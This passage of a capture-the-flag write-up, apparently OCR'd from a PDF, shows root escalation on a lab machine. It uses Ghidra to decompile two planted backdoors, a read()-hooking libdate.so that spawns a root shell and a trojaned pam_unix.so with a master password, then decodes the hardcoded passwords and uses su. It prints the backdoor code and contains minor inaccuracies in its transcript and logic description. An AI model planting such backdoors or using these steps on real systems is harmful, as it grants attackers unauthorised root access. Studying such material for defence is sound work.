
Enter an appropriate name for your project and click `Finish`.




In the window that is now open, click on `File` and select `Import File` or press `I`.



Select `libdate.so` and click `Ok` in any follow up prompts. We should now be presented with the following window.



Double-click on `libdate.so` and the decompilation window will open. If asked, select `Yes` to analyze the file and click `Analyze`. In the `Symbol Tree` tab, expand the `Functions` folder to check for any interesting functions that the library might be using.



From the listed functions, `read` seems potentially interesting as the `read` system call fires every time input is required from the user.

The `Decompilation` window can be used to view the pseudocode of the function, which is displayed below.

```
char *pcVar1;
char local_38;
undefined local_37;
undefined local_36;
undefined local_35;
undefined local_34;
undefined local_33;
undefined local_32;
undefined local_31;
undefined local_30;
undefined local_2f;
undefined local_2e;
undefined local_2d;
undefined local_2c;
undefined local_2b;
undefined local_2a;
undefined local_29;
ssize_t local_18;
code *local_10;
```

First, a few different variables are defined. The variables `pcVar1` and `local_10` are pointers. The one that stands out is `local_18` which is defined as `ssize_t`.

```
local_10 = (code *)dlsym(0xffffffffffffffff,&DAT_00102000);
local_18 = (*local_10)(__fd,__buf,__nbytes,__buf,local_10);
local_38 = '2';
local_37 = 0x77;
local_36 = 0x6b;
local_35 = 0x65;
local_34 = 0x4f;
local_33 = 0x55;
local_32 = 0x34;
```

```
  local_31 = 0x73;
  local_30 = 0x6a;
  local_2f = 0x76;
  local_2e = 0x38;
  local_2d = 0x34;
  local_2c = 0x6f;
  local_2b = 0x6b;
  local_2a = 0x2f;
  local_29 = 0;
```

The variables `local_38` to `local_29` are a `char` array with each value initialized separately and assigned hexadecimal values of 1 bytes each. The trailing null byte indicates a string. The `dlsym()` function is used to dynamically look up symbols in shared libraries and returns the address of where that symbol is loaded into memory. This means that the variable `local_10` is a pointer to a function.

```
  pcVar1 = strstr((char *)__buf,&local_38);
  if (pcVar1 != (char *)0x0) {
    setgid(0);
    setuid(0);
    execve("/bin/sh",(char **)0x0,(char **)0x0);
  }
  return local_18;
```

Finally `pcVar1` uses the `strstr` function, which is used to locate a substring in a string variable. In this case it searches the read buffer for the value of `local_38`, which as we discovered is a string. If it finds this value, it pops a shell as `root` using `execve`.

It is evident that the library is malicious and is called every time the `read` system call is run. The `read` syscall is run every time input is required from the user.

In order to exploit this library let's first convert the bytes from hexadecimal to ASCII in order to acquire the full password. The first value is already shown as ASCII therefore the first character is `2`. `xxd` can be used for this.

```
echo "776b654f5534736a7638346f6b2f" | xxd -p -r
```

After adding the leading `2`, the password becomes `2wkeOU4sjv84ok/`. At this point we can use any binary that calls `read` to escalate our privileges, such as `su`.

```
su

Password: wkeOU4sjv84ok/
# uid=0(root) gid=0(root) groups=0(root),1000(sysadmin)
```

This works and privilege escalation is achieved.

Note: The shell acquired is not great and any commands typed will not be shown in the screen. The `reset` command can be used to spawn a better terminal while specifying `xterm` as the terminal type.

```
reset
reset: unknown terminal type unknown
Terminal type? xterm
# id
uid=0(root) gid=0(root) groups=0(root),1000(sysadmin)
```

Privilege Escalation Method 2

Shared Libraries

One of the most common locations for the installation of backdoors or `rootkits` is the `/lib` directory, as it contains a plethora of files and folders and anything added maliciously can easily be hidden from a user that is trying to clean their system.

We already noted that file modification timestamps are a useful indicator that can be used to find files like these, and native Linux commands such as `find` and `grep` will come in handy. The following commands search the `/lib` directory for files while printing the full modification time as well as the path to each file found. The `grep` utility is then used to exclude any results that contain zeroes in the modification time as those are usually benign.

```
find /lib -type f -printf "%T+ %p\n" | grep -v 0000000000
```

From the output, two files stand out: `.pam_unix.so` and `pam_unix.so`, which both seem to be shared library objects. Shared library files contain functions that can be used by one or more programs without the need for said programs to include the functions on their own. `PAM` files or `Pluggable Authentication Modules` provide dynamic authentication support for applications and services.

They are used by the Linux system in order to verify a user's identity by checking if the provided password actually matches the password of the user that the authentication attempt was made for.


The fact that there are two `PAM` libraries strongly suggests that when the attackers compromised the system they moved the original library to a separate file by prepending a dot `.`, and installed a malicious library that would allow them to login to any account with a password of their choosing.

Let's transfer the second file so we can investigate it locally.

```
scp -i id_rsa mysql@10.10.10.207:/lib/x86_64-linux-gnu/security/pam_unix.so .
```

Fire up `Ghidra` and open the downloaded file as shown in the previous chapter. Once the file has been opened, a quick look at the `Functions` tab reveals a very long list of functions and some of those that stand out do not seem to be malicious.

A quick search on `PAM` backdoors leads us to various articles and this Github page, all of which detail the modification of the `pam_sm_authenticate` function from `pam_unix_auth.c`. The specific modifications shown on the backdoor.patch file seem to be made at around line 170 of the function so this would be a good place to start. Let's find this function in `Ghidra`.



The function is located in the folder `pam` and the following interesting source code is grabbed.

```
char backdoor [15];

uVar1 = *(ulong *)(in_FS_OFFSET + 0x28);
local_40 = (byte)uVar1;
ctrl = _set_ctrl(pamh,flags,(int *)0x0,(int *)0x0,(int *)0x0,argc,argv);
uVar4 = ctrl & 0x40000;
if (uVar4 == 0) {
  __ptr = (int *)0x0;
}
else {
  __ptr = (int *)malloc(4);
}
iVar2 = pam_get_user(pamh,&name,0);
if (iVar2 == 0) {
```

```
    if ((name != (char *)0x0) && ((*name - 0x2bU & 0xfd) != 0)) {
      iVar3 = _unix_blankpasswd(pamh,ctrl,name);
      if (iVar3 == 0) {
        prompt1 = (char *)dcgettext("Linux-PAM","Password: ",5);
        iVar2 = _unix_read_password(pamh,ctrl,(char *)0x0,prompt1,(char *)0x0,"-
UN*X-PASS",&p);
        if (iVar2 == 0) {
          backdoor._0_8_ = 0x4533557e656b6c7a;
          backdoor._8_7_ = 0x2d326d3238766e;
          local_40 = 0;
          iVar2 = strcmp((char *)p,backdoor);
          if (iVar2 != 0) {
            iVar2 = _unix_verify_password(pamh,name,(char *)p,ctrl);
          }
          p = (void *)0x0;
        }
```

The first thing that stands out is the variable called `backdoor`, which is initiated as a 15 byte long `char`. Then the following two lines populate this variable with what appears to be hexadecimal values.

```
          backdoor._0_8_ = 0x4533557e656b6c7a;
          backdoor._8_7_ = 0x2d326d3238766e;
```

`_0_8_` points to the first 8 bytes of the variable and `_8_7_` points to the final 7 for a total of 15 bytes. From this we can deduce that the actual value of the `backdoor` variable is made by concatenating both of the hexadecimal strings.

After the variable is set, a string comparison is issued between a variable called `p` and the `backdoor` string.

```
iVar2 = strcmp((char *)p,backdoor);
```

If the comparison is successful, the code jumps to the `_unix_verify_password` function. This works like a master key for logging in to any user on the system no matter their current password. The malicious library completely bypasses the normal PAM authentication once the correct input is detected, and prevents the system from checking for passwords.


```
iVar2 = _unix_verify_password(pamh,name,(char *)p,ctrl);
```

In order to exploit this code let's first convert the hexadecimal values to ASCII using Python and `pwntools`. Consider the following code.

```
#!/usr/bin/python3
from pwn import *

password = b''
password += p64(0x4533557e656b6c7a)
password += p64(0x2d326d3238766e)

print('Password: ' + password.decode()[:-1]) # For null byte
```

The values are concatenated and the `p64()` function is used, which automatically packs the bytes to a string while also taking into account the `Endianness`.

Copy the code, place it into `dec.py` and run it.




```
python3 dec.py

Password: zlke~U3Env82m2-
```

The acquired password is `zlke~U3Env82m2-`.

To escalate to the `root` user, `su` can be used at it uses the `PAM` module for authentication.

```
su -
```



```
su -
Password: zlke~U3Env82m2-
root@compromised:~# id
uid=0(root) gid=0(root) groups=0(root)
```

This works and the root flag can be found in `/root`.